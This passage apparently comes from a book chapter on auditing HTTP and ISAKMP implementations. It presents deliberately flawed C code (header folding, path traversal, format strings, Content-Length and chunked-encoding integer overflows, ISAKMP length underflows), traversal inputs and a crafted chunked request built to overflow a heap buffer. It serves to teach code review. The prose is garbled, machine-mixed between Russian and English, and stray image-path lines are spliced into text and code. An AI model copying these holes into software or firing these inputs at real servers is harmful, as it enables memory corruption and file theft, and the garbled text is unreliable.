Data Verification

Во многих protocols modification или forgery exchanged data может represent security threat. При analyzing protocol нужно identify potential risks if false data accepted as valid, and whether protocol has taken steps to prevent modifications or forgeries. Чтобы determine whether data needs to be secured, ask these simple questions:

• Is it dangerous for third parties to read the information going across the network?
• Could forged or modified data result in a security breach of the receiver?

Если answer to first question is yes, нужна ли encryption? Эта глава не covers details validating strength cryptographic implementation, но можно refer to discussion confidentiality in главе 2 on enforcing this requirement in design. Если answer to second question is yes, verification of data может be required. Again, если cryptographic hashing already used, нужно verify whether it's being applied securely, as

explained in главе 2. Forging data successfully usually requires that protocol operate over UDP rather than TCP, because TCP generally considered adequate protection against forged messages. Однако modification is issue for protocols operating over both UDP and TCP.

Если вы audit well-known and widely used protocol, не нужно excessively worry about answering questions on authentication and sensitivity of information. Standards groups already performed a lot of public validation. Однако any implementation could have broken authentication mechanism or insecure use of cryptographic protocol. Например, DNS message forging using DNS ID field covered in "DNS Spoofing" later in this chapter. Эта issue - result weakness in DNS protocol; however, whether DNS client or server vulnerable depends on certain implementation decisions affecting how random DNS ID field is.

Access To System Resources

Ряд protocols allow users access to system resources explicitly or implicitly. При explicit access users request resources from system and are granted or denied access depending on credentials, a protocol usually designed as way for users to have remote access to some system resources. HTTP - example такого protocol: он gives clients access to files on system и other resources through use of Web applications or scripts. Another example - Registry service available on versions Microsoft Windows over RPC.

Implicit access - больше implementation issue; protocol might not be designed to explicitly share certain resources, но implementation provisions access to support protocol functionality. Например, можно audit protocol, который uses data values from client request to build Registry key that is queried or even written to. Этот access не mentioned in protocol specification и happens transparently to users. Implicit access often much less protected than explicit access, потому что protocol usually outlines security model for handling explicit resource access. Кроме того, explicit resource accesses are part of protocol's intended purpose, поэтому люди focus more on security measures for explicit resource access. Of course, они могут be unaware of implicit accesses that happen when certain requests are made.

При audit application protocol нужно note any instances where clients can access resources, implicitly and explicitly, on system, including reading resources, modifying existing resources and creating new ones. Any application accesses quite a lot of resources, и it's up to you determine which resource accesses important in terms of security. Например, application может open configuration file in static location before it even starts listening for network traffic. Такой resource access probably isn't important, because clients can't influence any part pathname to file or any part file data. Однако data in file important in other parts of audit, because it defines behavioral characteristics for application to adhere to.

После noting all accesses interesting from security perspective нужно determine potential dangers of handling these resources. To start, ask following questions:

• **Is credential verification for accessing the resource adequate?** Нужно determine whether users should be allowed to access resource application provides. Maybe no credentials required, and this is fine for regular HTTP server providing access to public HTML documents. Для resources requiring some level authentication: is that authentication checked adequately? Answer depends on how authentication algorithm designed and implemented. Some algorithms rely on cryptographic hashes; others might require passwords or just usernames, a la `RPC_AUTH_UNIX`. Even if cryptography used, it doesn't mean authentication foolproof. Small implementation oversights can lead to major problems. Refer to главе 2, чтобы determine whether any cryptographic authentication in use adequate for your purposes.
• **Does the application give access to resources that it's supposed to?** Часто application intends to give access to strict subset resources, but implementation flawed and specially crafted requests might result in disclosure resources that should be off-limits. Например, Line Printer Daemon (LPD) service takes files from client and puts them in spool directory for printing. Однако если filenames supplied with leading double dots (`..`), some implementations erroneously allowed connecting clients place files anywhere on system. При assessing application for similar problems, material from главы 8 offers detailed

information on reviewing code handling path-based access to resources.

Hypertext Transfer Protocol

Hypertext Transfer Protocol (HTTP) используется для serving dynamic and static content from servers to clients, typically Web browsers. Это text-based protocol, поэтому many vulnerabilities in C/C++ HTTP implementations result from string manipulation errors: buffer overflows или incorrect pointer arithmetic.

Примечание

Popularity HTTP caused its design to influence number of other protocols, such as RTSP (Real Time Streaming Protocol) and SIP (Session Initiation Protocol). Similarities in design generally lead to similar problem areas in implementation, so you can leverage knowledge of one when reviewing other.

HTTP discussed in more depth при covering Web applications in главе 17, "Web Applications", но этот section дает quick overview. HTTP requests composed of series headers, delineated by end-of-line markers (CRLF, or carriage return and linefeed). First line is mandatory header, indicating method client wants to perform, resource client wants access, and HTTP version. Example:

```
GET /cgi-bin/resource.cgi?name=bob HTTP/1.0
```

Method describes what client wants to do with requested resource. Typically, only `GET`, `HEAD` and `POST` are used for everyday Web browsing. Глава 17 lists several additional request methods.

Header Parsing

One of most basic units HTTP communication is HTTP header, which is simply name and value pair in following format:

```
name: value
```

Headers generally can have any name and value. HTTP server handling request simply ignores header it doesn't recognize; that is, unknown header stored with rest headers and passed to any invoked component, but no special processing occurs. Code for parsing headers fairly simple, so unlikely to contain vulnerabilities. However, special type header, known as folded header, more complex and could lead to processing vulnerabilities.

Headers usually one line long, but HTTP specification allows multiline headers, which have normal first line followed by indented lines:

```
name: value data
 more value data
 even more value data
```

HTTP servers supporting this header might make assumptions about maximum size header and copy too much data when encountering folded headers, as shown in this example:

```
int read_header(int soc, char **buffer)
{
    static char scratch[HTTP_MAX_HEADER], *line;
    unsigned int size = HTTP_MAX_HEADER, read_bytes = 0;
    int rc;
    char c;

    for (line = scratch;;) {
        if ((rc = read_line(sock, line + read_bytes,
                HTTP_MAX_HEADER)) < 0)
            return -1;
```

```
        if (peek_char(sock, &c) < 0)
            return -1;

        if (c != '\t' && c != ' ')
            return line;

        size += HTTP_MAX_HEADER;
        if (line == scratch)
            line = (char *)malloc(size);
        else
            line = (char *)realloc(line, size);

        if (line == NULL)
            return -1;

        read_bytes += rc;
    }
}

struct list *read_headers(int sock)
{
    char *buffer;
    struct list *headers;

    LIST_INIT(headers);

    for (;;) {
        if (read_header(sock, &buffer) < 0) {
            LIST_DESTROY(headers);
            return NULL;
        }
    }
}

int log_user_agent(char *useragent)
{
    char buf[HTTP_MAX_HEADER * 2];

    sprintf(buf, "agent: %s\n", useragent);
    log_string(buf);

    return 0;
}
```

Function `log_user_agent()` имеет obvious overflow, но normally it couldn't be triggered, потому что `read_header()` reads at most `HTTP_MAX_HEADER` bytes per line, a buffer in `log_user_agent()` twice as big as that. Developers sometimes use less safe data manipulation, когда think supplying malicious input impossible. In this case assumption incorrect, because arbitrarily large headers can be supplied using header folding.

Accessing Resources

Exposing resources to clients, especially unauthenticated ones, can be dangerous, but whole point HTTP server is to serve content to clients. However, code requesting access to resources must be careful. Есть hundreds examples HTTP servers disclosing arbitrary files on file system, as shown in simple bug:

```
char *webroot = "/var/www";

int open_resource(char *url)
{
    char buf[MAXPATH];

    snprintf(buf, sizeof(buf), "%s/%s", webroot, url);
    return open(buf, O_RDONLY);
}
```

This code intended to open client-requested file from `/var/www` directory, but client can simply request file beginning with `../../` and access any file on system. Это possible because no checking done to handle dots in filename. HTTP servers also particularly vulnerable to encoding-related traversal bugs. Вы видели example in главе 8, but here's another simple example:

```
char *webroot = "/var/www";

void hex_decode(char *path)
{
    char *srcptr, *destptr;

    for (srcptr = destptr = path; *srcptr; srcptr++) {
        if (*srcptr != '%' || (!srcptr[1] || !srcptr[2])) {
            *destptr++ = *srcptr;
            continue;
        }

        *destptr++ = convert_bytes(&srcptr[1]);
        srcptr += 2;
    }

    *destptr = '\0';
    return;
}

int open_resource(char *url)
{
    char buf[MAXPATH];

    if (strstr(url, ".."))
        return -1;  // user trying to do directory traversal

    hex_decode(url);
    snprintf(buf, sizeof(buf), "%s/%s", webroot, url);
    return open(buf, O_RDONLY);
}
```

Очевидно, этот code dangerous, потому что hexadecimal decoding выполняется after URL check for directory traversal. Therefore URL beginning with `%2E%2E/%2E%2E` allows users perform directory traversal, even though developers intended to deny these requests.

Some HTTP servers implement additional features or keywords; they implicitly processed by server to perform different task with requested document. Если встречаете server, который does this, familiarize yourself with code dealing with those special features or keywords. Developers often fail to account for security implications of these features, because they operate outside core specification, so vulnerable mistakes or oversights possible in implementing these features.

Utility Functions

Most HTTP servers include many utility functions with interesting security implications. In particular, there are functions for URL handling: dealing with URL components such as ports, protocols and paths; stripping extraneous paths; dealing with hexadecimal decoding; protecting against double dots; and so forth. Quite large codebase can be required just for dealing with untrusted data, so checking for buffer overflows and similar problems certainly worthwhile. Кроме того, logging utility functions can be interesting, as most HTTP servers log paths and methods, which could create opportunity to perform format string attacks. Example vulnerable code:

```
int log(char *fmt, ...)
{
    va_list ap;

    va_start(ap, fmt);
    vfprintf(logfd, fmt, ap);
    va_end(ap);
```

```
    return 0;
}

int log_access(char *path, char *remote_address)
{
    char buf[1024];

    snprintf(buf, sizeof(buf), "[ %s ]: %s accessed by %s\n",
        g_sname, path, remote_address);
    return log(buf);
}
```

This type of code isn't uncommon, at least wasn't when format string vulnerabilities first brought to public attention. При multiple layers functions taking variable arguments code can easily be susceptible to format string attacks, and logging utility functions are one of most common areas for this code to appear.

Posting Data

Another potential danger area in HTTP occurs when handling input supplied via `POST` method. Есть two methods used when supplying data via `POST`: simple counted data post and chunked encoding.

In simple counted data post, block data supplied to HTTP server in message. Size data specified using Content-Length header. Request might look like this:

```
POST /app HTTP/1.1
Host: 127.0.0.1
Content-Length: 10

1234567890
```

In this request, block data supplied after request headers. Однако how this length value interpreted could create serious vulnerability for HTTP server. Specifically, нужно consider that large values might result in integer overflows or sign issues, covered in главе 6, "C Language Issues". Example simple integer overflow:

```
char *read_post_data(int sock)
{
    char *content_length, *data;
    size_t clen;

    content_length = get_header("Content-Length");
    if (!content_length)
        return NULL;

    clen = atoi(content_length);
    data = (char *)malloc(clen + 1);
    if (!data)
        return NULL;

    tcp_read_data(s, data, clen);
    data[clen] = '\0';

    return data;
}
```

Value `Content-Length` converted from string to integer and then used to allocate block data. Because conversion unchecked, client could supply maximum representable integer. Когда it added to in argument to `malloc()`, integer overflow occurs and small allocation takes place. Following call `tcp_read_data()` then allows data read from network to overwrite parts process heap. Also note that line in code NUL-terminating user-supplied buffer writes NUL byte out of bounds, because `clen` is `0xFFFFFFFF`, equivalent to `data[-1]`, one byte before beginning buffer.

Second issue in dealing with Content-Length header interpretation involves handling signed `Content-Length` values. Если length value interpreted as negative number, size calculation errors likely

occur, with memory corruption as end result. Consider following code, originally from AOLServer:

```
typedef struct Request {
    ... other members ...
    char *next;     /* Next read offset. */
    char *content;  /* Start of content. */
    int length;     /* Length of content. */
    int avail;      /* Bytes avail in buffer. */
    int leadblanks; /* # of leading blank lines read */
    ... other members ...
} Request;

static int SockRead(Sock *sockPtr)
{
    Ns_Sock *sock = (Ns_Sock *) sockPtr;
    struct iovec buf;
    Request *reqPtr;
    Tcl_DString *bufPtr;
    char *s, *e, save;
    int cnt, len, nread, n;

    ...

    s = Ns_SetIGet(reqPtr->headers, "content-length");
    if (s != NULL) {
        reqPtr->length = atoi(s);

        ...

        if (reqPtr->length < 0 &&
            reqPtr->length > sockPtr->drvPtr->servPtr->limits.maxpost) {
            return SOCK_ERROR;
        }

        ...

        if (reqPtr->coff > 0 && reqPtr->length <= reqPtr->avail) {
            reqPtr->content = bufPtr->string + reqPtr->coff;
            reqPtr->next = reqPtr->content;
            reqPtr->avail = reqPtr->length;

            /*
             * Ensure that there are no "bonus" crlf chars left
             * visible in the buffer beyond the specified
             * content-length. This happens from some browsers
             * on POST requests.
             */
            if (reqPtr->length > 0) {
                reqPtr->content[reqPtr->length] = '\0';
            }

            return (reqPtr->request ? SOCK_READY : SOCK_ERROR);
        }
```

Этот code quite strange. After retrieving `Content-Length` specified by users, it explicitly checks for values less than 0. Если `Content-Length` less than 0 and greater than `maxpost`, also signed integer initialized to default 256KB, an error signaled. Negative `Content-Length` triggers first condition but not second, so this error doesn't occur for negative values supplied to `Content-Length`. Most likely developers meant to use `||` in `if` statement rather than `&&`. As result, `reqPtr->avail`, meant to indicate how much data available in `reqPtr->content`, set to negative integer of attacker's choosing and then used at various points throughout program.

Data can also be posted to HTTP servers via chunked encoding. With this method, input supplied by series delineated chunks and then combined when all chunks received to form original data contents. Instead of specifying content size with Content-Length header, Transfer-Encoding header used and takes value "chunked." It also has boundary pattern to delineate supplied chunks. Header looks something like this:

```
Transfer-Encoding: chunked; boundary=--__1234
```

A chunk composed of size, expressed in hexadecimal, newline (CRLF combination), chunk data of length specified by size, and trailing newline (CRLF combination). Example:

```
8
AAAAAAAA
10
AAAAAAAABBBBBBBB
0
```

Example shows two data chunks lengths 8 and 16. Remember, size in hexadecimal, so "10" used rather than decimal "16." A 0-length chunk indicates no more chunks follow and data transfer complete. As you might have guessed, remote attackers specifying arbitrary sizes has been major problem in past; careful sanitation specified sizes required to avoid integer overflows or sign-comparison vulnerabilities. These vulnerabilities much like errors processing inadequately validated `Content-Length`, although chunk-encoded data processing poses additional dangers. In `Content-Length` integer overflows, allocation wrapper performing some sort rounding was necessary for vulnerability to exist; otherwise no integer wrap would occur. With chunked encoding, however, data in one chunk added to previous chunk data already received. By supplying multiple chunks, attackers might trigger integer overflow even if no allocation wrappers or rounding used:

```
char *read_chunks(int sock, size_t *length)
{
    size_t total = 0;
    char *data = NULL;

    *length = 0;

    for (;;) {
        char chunkline[MAX_LINE];
        int n;
        size_t chunksize;

        n = read_line(sock, chunkline, sizeof(chunkline) - 1);
        if (n < 0) {
            if (data)
                free(data);
            return NULL;
        }

        chunkline[n] = '\0';
        chunksize = atoi(chunkline);
        if (chunksize == 0)  /* no more chunks */
            break;

        if (data == NULL)
            data = (char *)malloc(chunksize);
        else
            data = (char *)realloc(data, chunksize + total);

        if (data == NULL)
            return NULL;

        read_bytes(sock, data + total, chunksize);
        total += chunksize;
        read_crlf(sock);
    }

    *length = total;
    return data;
}
```

As you can see, function `read_chunks()` reads chunks in loop until 0-length chunk received. Cumulative data size kept in variable `total`. Problem is call to `realloc()`. When new chunk received, buffer resized to make room for new chunk data. If addition bytes received and size new chunk larger than maximum

representable integer, overflow on heap could result. Request triggering this vulnerability would look like this:

```
POST /url HTTP/1.1
Host: hi.com
Transfer-Encoding: chunked

8
xxxxxxxx
FFFFFFF9
xxxxxx... (however many bytes you want to overflow by)
```

Request composed of two chunks: chunk of length 8 bytes and chunk of length `0xFFFFFFF9` bytes. Addition of these two values results in 1, so call to `realloc()` attempts to shrink buffer or leave it untouched yet read large number bytes into it.

Примечание


Reason `FFFFFFF9`, not `FFFFFFF8`, bytes used in this example is because with `FFFFFFF8`, result of addition would be 0, and many implementations of `realloc()` act identically to `free()` if 0 supplied as size parameter. When this happens, `realloc()` returns NULL. Even though you could free data unexpectedly by supplying 0 size to `realloc()`, function would just return, and vulnerability wouldn't be triggered successfully.

Internet Security Association And Key Management Protocol

Потребность в virtual private network (VPN) technology выросла, поэтому protocols, enabling VPN functionality, за последние пять лет или около того exploded in use. VPN technology требует establishing encrypted tunnels между двумя ранее unrelated hosts на некоторую duration of time. Establishing these tunnels требует authentication mechanism, unidirectional или bidirectional, чтобы verify other party in tunnel setup, и mechanism to securely create encrypted channel. Здесь появляется **Internet Security Association and Key Management Protocol (ISAKMP)** - protocol, designed to allow parties authenticate each other and securely derive encryption key, который можно use for subsequent encrypted communications.

ISAKMP packet composed of ISAKMP header followed by variable number payloads, each of which can be variable length. Header layout показан на рисунке 16-1.

Рисунок 16-1. ISAKMP protocol header



Fields in header are as follows:

• **Initiator cookie (64 bits).** Это unique value generated by party wanting to establish new secure tunnel and therefore initiating ISAKMP communications. Оно используется для tracking session.
• **Responder cookie (64 bits).** Это unique value generated by other party, to which client wants to establish secure tunnel. Оно uniquely identifies session for responder.
• **Next payload (8 bits).** Это type value describes first payload following ISAKMP header, explained in "Payload Types" later in this chapter.
• **Major version (4 bits).** Это field is major protocol version used by sender.
• **Minor version (4 bits).** Это field is minor protocol version used by sender.
• **Exchange type (8 bits).** Это field describes way in which ISAKMP negotiation occurs.
• **Flags (8 bits).** Это field indicates options set for ISAKMP exchange.
• **Message ID (32 bits).** Это field used to uniquely identify message.
• **Length (32 bits).** Это field is total length of packet in bytes, including ISAKMP header.

ISAKMP packet header contains 32-bit length field. Application programmers can easily make mistakes with binary protocols handling untrusted 32-bit integers, so code dealing with this integer should be examined carefully. Primarily, signed issues and integer overflows could happen if code fails to deal appropriately with data received from network. Typical example:

```
#define ROUNDUP(x) ((x + 7) & 0xFFFFFFF8)

void *mymalloc(size_t length)
{
    return malloc(ROUNDUP(length));
}

int process_incoming_packet(int sock)
{
    struct isakmp_hdr header;
    unsigned char *packet;
    unsigned long length;
    int n;

    if ((n = read(sock, (void *)&header, sizeof(header))) != sizeof(header))
        return -1;

    length = ntohl(header.length);
```

```
    if ((packet = (unsigned char *)mymalloc(length)) == NULL)
        return -1;

    ... process data ...
}
```

Function `mymalloc()` rounds up integer passed to it, so this code vulnerable to integer overflow. Using allocator scorecards from главы 7, "Program Building Blocks", you would see this bug straight away. Это textbook example allocation wrapper proving dangerous for functions using it.

Another interesting thing about length field in header is that it is total length of packet, including ISAKMP header, which means developers might assume length field larger than or equal to ISAKMP header size, 8 bytes. If this assumption made, integer underflow conditions might result. Slightly modified version previous example:

```
#define ROUNDUP(x) ((x + 7) & 0xFFFFFFF8)
#define ISAKMP_MAXPACKET (1024 * 16)

void *mymalloc(size_t length)
{
    return malloc(ROUNDUP(length));
}

int process_incoming_packet(int sock)
{
    struct isakmp_hdr header;
    unsigned char *packet;
    unsigned long length;
    int n;

    if ((n = read(sock, (void *)&header, sizeof(header))) != sizeof(header))
        return -1;

    length = ntohs(header.length);
    if (length > ISAKMP_MAXPACKET)
        return -1;

    if ((packet = (unsigned char *)mymalloc(
            length - sizeof(struct isakmp_hdr))) == NULL)
        return -1;


    ... process data ...
}
```

В этом example есть sanity check for unusually large length values, so integer overflow couldn't be triggered as in previous example. Однако `length` assumed to be larger than or equal to `sizeof(struct isakmp_hdr)`, but no explicit check ever made. Therefore `length` value less than `sizeof(struct isakmp_hdr)` causes argument to `mymalloc()` to underflow, resulting in very large integer. If this argument passed directly to `malloc()`, this large allocation might just fail. Однако because `mymalloc()` rounds up its `size` parameter, it can be made to wrap over integer boundary again. This causes small allocation probably followed by another `read()` operation with large `size` argument.

Payloads

As mentioned, remainder ISAKMP packet composed of varying number payloads. All payloads have same basic structure, although data fields interpreted differently depending on type. Payload structure shown in рисунке 16-2.

Рисунок 16-2. ISAKMP payload header structure



• **Next payload (8 bits).** Identifies type of next payload in packet. If no payload follows this one, next payload type set to none (0).
• **Reserved (8 bits).** Not yet used.
• **Length (16 bits).** Specifies length of payload, including four header bytes.
• **Data.** Represents payload data. Meaning depends on payload type.

Length field, of course, significant when processing payloads. Issues dealing with this length value similar to those for ISAKMP header length, but you need consider unique factors. First, length field in payload header is 16 bits, not 32 bits. This means less chance of integer overflow condition occurring unless 16-bit variables used in code. Even then, chances integer overflow reduced. To see how this works, look at following code:

```
#define ROUNDUP(x) ((x + 7) & 0xFFFFFFF8)

struct _payload {
    unsigned char type;
    unsigned short length;
    unsigned char *data;
};

void *mymalloc(unsigned short length)
{
    length = ROUNDUP(length);
    return malloc(length);
}

struct payload *payload_read(char *srcptr, size_t srcsize,
    unsigned char type, unsigned char *nexttype)
{
    struct _payload *payload;

    if (srcsize < 4)
        return NULL;

    if ((payload = (struct _payload *)calloc(1,
            sizeof(struct _payload))) == NULL)
        return NULL;

    payload->type = type;
    payload->length = ntohs(*(unsigned short *)(srcptr + 2));
    *nexttype = *(unsigned char *)srcptr;

    if ((payload->data = (unsigned char *)mymalloc(length)) == NULL) {
        free(payload);
        return NULL;
    }

    memcpy(payload->data, srcptr + 4, payload->length);
    return payload;
}
```

Function `payload_read()` vulnerable to 16-bit integer overflow in `mymalloc()` call, but only because `mymalloc()` now takes 16-bit argument, as opposed to 32-bit `size_t` argument in previous example. Although possible, unlikely developers code allocation routines to deal only with 16-bit values. Still, it happens from time to time and worth watching for.

Similar to ISAKMP packet length, payload lengths might underflow if assumed to be certain size. Specifically, because payload size includes size payload header (four bytes), code might assume specified payload length is at least four bytes. This assumption might lead to memory corruption, most likely

negative `memcpy()` error. In fact, CheckPoint VPN-1 ISAKMP implementation had two such vulnerabilities when processing ID and certificate payloads. Листинг 16-2 shows vulnerable portion certificate payload-handling code. For this example, assume payload length certificate payload stored in `eax` and pointer to payload data in `esi`.

Листинг 16-2. *Certificate Payload Integer Underflow in CheckPoint ISAKMP*

```
.text:0042B17A add eax, 0FFFFFFFBh
.text:0042B17D push eax
.text:0042B17E push [ebp+arg_C]
.text:0042B181 add esi, 5
.text:0042B184 push esi
.text:0042B185 mov [edi], eax
.text:0042B187 call ebx ; __imp_bcopy
```

As you can see, no check done to ensure payload length greater than or equal to five before five subtracted from it. Payload length four or less results in integer underflow condition, and result passed to `bcopy()`.

Another issue to watch for with payload length is relationship it shares with original length value in ISAKMP header. Specifically, following must be true:

```
Amt of bytes already processed + current payload length <= isakmp packet length
```

If no explicit check for this relationship, data could be read out of bounds or memory corruption related to incorrect integer calculation could be triggered. Simple example:

```
struct _payload {
    unsigned char type;
    unsigned short length;
    unsigned char *data;
};

int payload_process(unsigned char *packet, size_t length, int firsttype)
{
    char *srcptr;
    struct _payload *payload;
    struct _list *list;
    int rc, type = firsttype;

    list = list_alloc();

    for (srcptr = packet; length; ) {
        payload = payload_read(srcptr, length, type, &type);
        if (payload == NULL)
            return -1;

        list_add(list, payload);
        srcptr += payload->length;
        length -= payload->length;
    }
}
```

Assume same `payload_read()` function from previous examples is used. Function `payload_read()` in this code simply scans through ISAKMP packet, breaking it into constituent payloads, placed in linked list. Function `payload_read()` from previous examples never verifies variable `length` against real packet length, so it reads data out of bounds. This little error causes additional problems during `payload_process()`. Because `length` decremented by value too large, it underflows and becomes very large number. As result, program probably keeps trying to interpret random heap data as ISAKMP payloads until it runs off end of heap.


Payload Types

ISAKMP packets composed of series payloads. Data in each payload interpreted according to its type, as described in following sections.

Security Association Payload

Security association (SA) `payload` used in initial phases negotiation to specify domain of interpretation (DOI) and situation. Рисунок 16-3 shows structure SA payload header:

Рисунок 16-3. ISAKMP security association payload header




DOI field describes how situation data should be interpreted. Currently, there are only two DOI values you need to know: 0 and 1. Value 0 specifies generic security association, one that can be used with any protocol, whereas value 1 means IPsec situation, and negotiations are for establishing IPsec key.

Situation field composed of number encapsulated proposal payloads, explained in next section. SA payloads don't have too many issues, apart from dealing with unknown DOIs incorrectly, but SA payload containing embedded proposal payloads establishes relationship between length SA payload and size embedded proposal payloads. These issues discussed in next section.

Proposal Payload

Proposal payload appears inside SA payload and used to communicate series security mechanisms sender supports. Proposal payload header shown in рисунке 16-4.

Рисунок 16-4. ISAKMP proposal payload header



First issue is payload length field. In addition to standard problems in parsing payloads, discussed in "Payloads", proposal payload length field must be checked against SA payload length containing it. Because proposal payload encapsulated inside SA, proposal payload larger than containing SA payload can cause problems, as shown:

```
unsigned short process_proposal(unsigned char *packet)
{
    unsigned char next, res;
    unsigned short length;

    next = *packet++;
    res = *packet++;
    length = get16(packet);

    ... process proposal ...
}

int process_sa_payload(unsigned char *packet, size_t length)
{
    unsigned char next, res;
    unsigned short payload_length, prop_length;
    unsigned long doi;

    if (length < 8)
        return -1;

    next = *packet++;
    res = *packet++;
    payload_length = get16(packet);
    packet += 2;
    doi = get32(packet);
    packet += 4;

    if (payload_length > length)
        return -1;

    for (payload_length -= 4; payload_length; payload_length -= prop_length) {
        prop_length = process_proposal(packet);
        if (trans_length == 0)
            return -1;
    }

    return 0;
}
```

This code has obvious flaws. Function `process_proposal()` doesn't take `length` argument. Consequently, length field in proposal payload isn't validated, and could point past end of SA payload supposed to contain it. If this happened, value `payload_length` in `process_sa_payload()` would underflow, resulting in program evaluating SA payload size incorrectly. This error might lead to denial of service or exploitable memory corruption vulnerabilities.

Proposal payload contains 8-bit SPI (Security Parameter Index) size field indicating length of SPI that follows. In ISAKMP, SPI size usually 0 or 16, because SPI for ISAKMP is initiator and responder cookies in ISAKMP header. SPI size in this context interesting. Applications parsing proposals can be vulnerable to incorrectly sign-extending SPI size or suffer memory corruption issues caused by failure to validate SPI size against payload length field to ensure SPI size smaller. SPI size field appears in numerous payloads; these issues discussed in "Notification Payload" later in this chapter.

Transform Payload

Transform payloads encapsulated inside proposal payloads and consist of series SA attributes that combine to describe transform, also referred to as "security mechanism". Structure transform payload shown in рисунке 16-5.

Рисунок 16-5. ISAKMP transform payload header



Like proposal payload, problems can happen when processing payload length if it isn't validated correctly, because this payload appears only encapsulated in another.

Key Exchange Payload

Key exchange payload has simple structure shown in рисунке 16-6.

Рисунок 16-6. ISAKMP key exchange payload header



Key exchange field contains only one more element than generic payload: key exchange data field, containing information required to generate session key. Contents of key exchange data depend on key exchange algorithm selected earlier in negotiations. There are no parsing complexities in dealing with key exchange payload because keys are usually precise size for algorithm. However, unusually large key might result in buffer overflow if no checks made to ensure provided key is correct size. Simple example:

```
struct _session {
    int key_type;
    union {
        unsigned char rsa_key[RSA_KEY_MAX_SIZE];
        unsigned char dsa_key[DSA_KEY_MAX_SIZE];
    } key;
    ... other stuff ...
};

int process_key_payload(struct _session *session, unsigned char *packet,
    size_t length)
{
    unsigned char next, res;
    unsigned short payload_length;

    if (length < 4)
```

```
            return -1;

        next = *packet++;
        res = *packet++;
        payload_length = get16(packet);
        packet += 2;

        switch (session->key_type) {
        case RSA:
            memcpy(session->key.rsa_key, packet, payload_length);
            do_rsa_stuff(session);
            break;
        case DSA:
            memcpy(session->key.dsa_key, packet, payload_length);
            do_dsa_stuff(session);
            break;
        default:
            return -1;
        }

        return 0;
    }
```

This code carelessly neglects to verify specified key isn't larger than `RSA_KEY_MAX_SIZE` or `DSA_KEY_MAX_SIZE`. If attacker specified key larger than either size, other structure members could be corrupted as well as program heap.

Identification Payload

